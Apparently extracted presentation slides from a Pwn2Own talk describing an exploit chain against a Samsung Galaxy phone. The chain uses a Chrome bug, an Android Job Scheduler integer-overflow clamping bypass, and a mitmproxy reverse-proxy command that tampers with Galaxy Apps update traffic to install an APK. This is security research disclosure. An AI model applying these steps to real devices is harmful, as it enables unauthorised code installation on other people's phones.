
- Chrome developers' reaction...

I've not been able to reproduce, or otherwise work out if they are losing a security race or winning a functionality race.

<https://bugs.chromium.org/p/chromium/issues/detail?id=781143>

- This should've worked without the race?!

Triggering Bugs from Browser



Scheduling an Update

- Phone reboots
- Galaxy Apps starts on boot
 - Parses configuration file ‘/sdcard/saconfig.ini’
 - Schedules automatic update checks
 - Periodic job
- Android Job Scheduler
 - Introduced in Android 5.0 (API level 21)

Android Job Scheduler



- Job Scheduler limitations
 - Changes in Android Nougat
 - Periodic jobs are clamped to 15 min.
- Pwn2Own attempts are time-limited

A contestant has up to three (3) attempts to succeed. Each of the 3 attempts will be individually limited to a time period of five (5) minutes.

- Integer overflow in Android Scheduler
 - No security implications per se...

Clamping Bypass


```
public static JobStatus createFromJobInfo(JobInfo job, int callingUid, String
sourcePackageName, int sourceUserId, String tag) {
    final long elapsedNow = SystemClock.elapsedRealtime();
    final long earliestRunTimeElapsedMillis, latestRunTimeElapsedMillis;
    if (job.isPeriodic()) {
        // Elapsed time added to periodic job interval time.
        latestRunTimeElapsedMillis = elapsedNow + job.getIntervalMillis();
        earliestRunTimeElapsedMillis = latestRunTimeElapsedMillis - job.getFlexMillis();
    }
    // ...
    return new JobStatus(job, callingUid, sourcePackageName, sourceUserId, tag, 0,
earliestRunTimeElapsedMillis, latestRunTimeElapsedMillis);
}
```

Downloading and Installing APK

- Reverse proxy with 'mitmproxy'

```
mitmdump -p 8181 -R https://uk-odc.samsungapps.com/ -s relay.py
```

- Relaying content between Galaxy Apps and Samsung servers
 - Modifying requests and responses as needed




Downloading and Installing APK

Galaxy Apps

Attacker

Samsung Server



Downloading and Installing APK

Galaxy Apps

Attacker

Samsung Server

